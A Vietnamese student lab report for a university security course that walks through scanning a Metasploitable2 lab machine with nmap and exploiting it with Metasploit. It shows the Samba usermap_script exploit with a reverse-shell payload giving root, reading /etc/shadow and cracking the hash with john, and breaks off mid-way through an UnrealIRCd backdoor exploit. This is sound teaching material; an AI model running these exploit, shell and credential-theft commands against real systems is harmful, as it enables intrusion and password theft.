**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

****

**MÔN HỌC THỰC TẬP CƠ SỞ**

**BÀI THỰC HÀNH SỐ 12**

**Tìm kiếm và khai thác lỗ hổng**

**Giảng viên hướng dẫn :** Đỗ Xuân Chợ

**Sinh viên thực hiện      :** Hoàng Trung Kiên

**Lớp                                :**  D20CQAT02-B

**Mã sinh viên                    :** B20DCAT098

Hà nội – 2/2023

I.Mục đích

1. Hiểu được các mối đe dọa và lỗ hổng.

-Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lổng như: nmap/zenmap, nessus, Metasploit framework.

-Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

II. Nội dung thực hành

1.Tìm hiểu lý thuyết

2. Chuẩn bị môi trường

- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.

- Các công cụ nmap/zenmap, nessus, Metasploit framework

III. Các bước thực hiện

1. Chuẩn bị môi trường

- Cài đặt công cụ ảo hóa.

- Cài đặt các công cụ: nmap/zenmap, nessus, Metasploit framework. 2.3.2. Nội dung thử nghiệm Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework.


- Sử dụng nmap/zenmap để quét các cổng dịch vụ (ít nhất 2 cổng).

- Sử dụng nessus để quét các lỗ hổng (ít nhất 2 lỗ hổng).


- Sử dụng Metasploit framework khai thác lỗ hổng (ít nhất khai thác thành công 1 lỗ hổng trên máy nạn nhân).

2. Sử dụng nmap để quét các cổng dịch vụ

+Địa chỉ máy attacker: 192.168.100.130




+Địa chỉ máy victim: 192.168.100.135



-Tạo một người dùng mới trên máy Victim:

+Tài khoản là: kienht098


+Mật khẩu đơn giản và ngắn để có thể crack được




-Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

Kiểm tra kết nối mạng giữa các máy:

+Máy victim ping đến máy attacker




+Máy attacker ping đến máy victim




-Sử dụng công cụ nmap để rà quét các cổng dịch vụ

+Quét cổng dịch vụ netbios-ssn cổng 139: nmap --script vuln -p139 <ip\_máy victim>




+Quét cổng dịch vụ microsoft-ds cổng 445: nmap --script vuln -p445 <ip\_máy victim>




2. Sử dụng Metasploit framework khai thác lỗ hổng

-Khai thác tìm phiên bản Samba đang hoạt động:


+Khởi động Metasploit:



+Khai báo sử dụng mô đun tấn công: use auxiliary/scanner/smb/smb\_version



+Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng




+RHOSTS là máy victim (Metasploitable), LHOSTS là máy attack (Kali Linux)

+Đặt địa chỉ IP máy victim: set RHOST <ip\_máy victim>




+Thực thi tấn công: run ->

+Dịch vụ Samba và phiên bản:




-Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:


+Khởi động Metasploit



+Khai báo sử dụng mô đun tấn công: use exploit/multi/samba/usermap\_script




+Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



+Đặt địa chỉ IP máy victim: set RHOST <ip\_máy victim>


+Đặt 445 là cổng truy cập máy victim: set RPORT 445

+Chọn payload cho thực thi (mở shell): set payload cmd/unix/reverse



+Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

+Đã đặt RHOST và RPOST thành công




+Thực thi tấn công: exploit

➔ Cửa hậu mở shell với người dùng root cho phép chạy lệnh từ máy Kali


➔ có thể thực hiện bất cứ lệnh shell nào trên máy victim.

+Chạy các lệnh để đọc tên người dùng và máy đang truy cập: whoami, id, uname -a, hostname



+Lấy tên người dùng và mật khẩu đã tạo ở máy Metasploitable


+Gõ lệnh: cat /etc/shadow | grep kienht098



+Chọn và sao chép cả dòng tên người dùng và mật khẩu băm vào clipboard


+Mở một cửa sổ Terminal mới, chạy lệnh: nano password, sau đó paste thông tin tên người dùng và mật khẩu băm từ clipboard vào file password

+Gõ Ctrl-x để lưu vào file




+Crack để lấy mật khẩu ta sử dụng chương trình john


+Gõ lệnh: john password --wordlist="password" để phát hiện mã hàm băm



Gõ lệnh: john --format=md5crypt-long để crack mật khẩu





Gõ lệnh: john --show password




➔ Đã crack mật khẩu thành công


-Khai thác cửa hậu trên UnrealIRCd trên cổng 6667:






Khởi động metaspoilit







Set payload



